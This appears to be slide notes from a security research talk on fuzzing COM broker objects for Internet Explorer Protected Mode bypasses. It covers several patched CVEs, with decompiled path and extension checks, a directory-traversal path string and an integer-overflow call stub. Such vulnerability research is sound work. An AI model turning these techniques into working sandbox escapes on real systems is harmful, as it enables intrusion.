# Temp Folder Abusing

- [CVE-2015-0301](#) is a vulnerability we found in the Flash Broker that allows the creation of a DLL in temp folder (*AppData\Local\Temp*)
- [CVE-2014-8442](#) is a vulnerability found by Microsoft Vulnerability Research that bypasses the extension check
- Why is dropping a file into the temp folder dangerous?
  - <https://blogs.mcafee.com/mcafee-labs/dropping-files-temp-folder-raises-security-concerns>
  - <https://justhaifei1.blogspot.com/2014/08/demonstration-of-windowsoffice-insecure.html>

# Flash Broker Path

- Different TEMP paths for low-integrity process and medium-integrity process
- Writable path
  - *AppData\Roaming\Macromedia\Flash Player*
  - *AppData\Roaming\Adobe\Flash Player*
  - *AppData\Local\Temp*
- Protected path in writable path
  - *AppData\Roaming\Macromedia\Flash Player\www.macromedia.com*

# File Validation

```
if ( filename )
{
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xC8));
    v15 = 0;
    if ( intargetpath )
        goto LABEL_43;
    intargetpath = pathcheck(filename, *(_DWORD *)(v3 + 0xCC));
    if ( intargetpath )
        goto LABEL_43;
    intargetpath_1 = pathcheck(filename, *(_DWORD *)(v3 + 0xC4));
    intargetpath = intargetpath_1;
    if ( intargetpath_1 == 1 )
        v15 = 1;
    if ( intargetpath_1 )
    {
LABEL_43:
        if ( pathcheck(filename, *(_DWORD *)(v3 + 0xD0)) )
            intargetpath = 0;
        if ( intargetpath && !v15 && a3 && !validateextension((wchar_t *)filename) )
            intargetpath = 0;
    }
    deleteobject((void *)filename);
    result = intargetpath;
}
```

# New File Extensions

- .TXT
- .SOR
- .SOL
- .SSR
- .SSL
- .SXX
- .XML
- .AHD
- .DAT
- .SWZ
- .HEU
- .TMP
- .S
- .DIRECTORY
- .SSS
- .GS
- .MGD
- .LKG
- .LIC
- .VCH
- **.DLL**
- .META
- .ICO
- .JSON

# Bypass Extension Check

```
if ( filename )
{
    intargetpath = pathcheck(filename, *(_DWORD *)(u3 + 0xC8));
    u15 = 0;
    if ( intargetpath )
        goto LABEL_43;
    intargetpath = pathcheck(filename, *(_DWORD *)(u3 + 0xCC));
    if ( intargetpath )
        goto LABEL_43;
    intargetpath_1 = pathcheck(filename, *(_DWORD *)(u3 + 0xC4));
    intargetpath = intargetpath_1;
    if ( intargetpath_1 == 1 )
        u15 = 1;
    if ( intargetpath_1 )
    {
LABEL_43:
        if ( pathcheck(filename, *(_DWORD *)(u3 + 0xD0)) )
            intargetpath = 0;
        if ( intargetpath && !u15 && a3 && !validateextension((wchar_t *)filename) )
            intargetpath = 0;
    }
    deleteobject((void *)filename);
    result = intargetpath;
}
```

# Bypass Extension Check


```
cmp     byte ptr [ebp+arg_0+3], 0
jnz     short loc_1000BDE9
cmp     [ebp+arg_4], 0
jz      short loc_1000BDE9
push   edi
mov     ecx, esi
call   validateextension
test   al, al
jnz     short loc_1000BDE9
xor     bl, bl
```

loc\_1000BDE9:



# Identifying Temp Folder Abuse

- Create a set of temp filenames
- Create APIs group for file-related APIs
- Verify the existence of temp file from fuzzing tool



# CVE-2015-0016

- A vulnerability in **TSWbPrxy.exe**, patched in January, allows **Protected Mode** bypass

```
void StartRemoteDesktop(  
    [in] BSTR bstrMstsc,  
    [in] BSTR bstrArguments);
```

- The first parameter, “bstrMstsc,” is set to:
  - *C:\Windows\System32\A\..l..l.<somewhere>\mstsc.exe*
  - Bypasses the checking routines, runs any mstsc.exe on the system 😊
- Pretty simple vulnerability, easy to fuzz out with “directory traversal strings”

# CVE-2014-0583 (FlashBroker)

```
pUnk->BrokerSaveDialog2(g_HWND,  
                          lpDefaultFileName,  
                          0x20000001, //dwFilterPairs  
                          0x41414141,  
                          (SAFEARRAY *)psa,  
                          0x42424242,  
                          &p_fileCookie,  
                          &p_chosenFilePath);
```

- In the code of `BrokerSaveDialog2`, it performs:  
`lpBuff = malloc(dwFilterPairs * 8); //integer overflow`
- Easy to be fuzzed out with large numbers
  - “g\_HWND” is recognized as a “handle” in TypeLib;  
make it be a handle of something!

# Conclusion

- COM broker objects offer a massive attacking surface for IE PM/EPM bypass
- With Type Library, we can feed the right information into our fuzzing, which will make fuzzing more effective
- Unsafe SAFEARRAY usage is an easy-to-make mistake for developers
- “data-type-aware fuzzing” is quite helpful, “Refer fuzzing” crossing different methods will trigger deeper issues.

# Future Work

- This is just a beginning..
  - Fuzzing COM won't be that easy because it's not a scriptable environment
  - Basically you need to avoid crashing your fuzzer before finding a crash in targeted process:P
    - Handling COM-related structures more carefully
  - Creating a more high-quality fuzzing data set for each data type
- What about when there is no type library?
  - Type library isn't a must-have for COM
  - Option: rebuild it with REing the marshaling process

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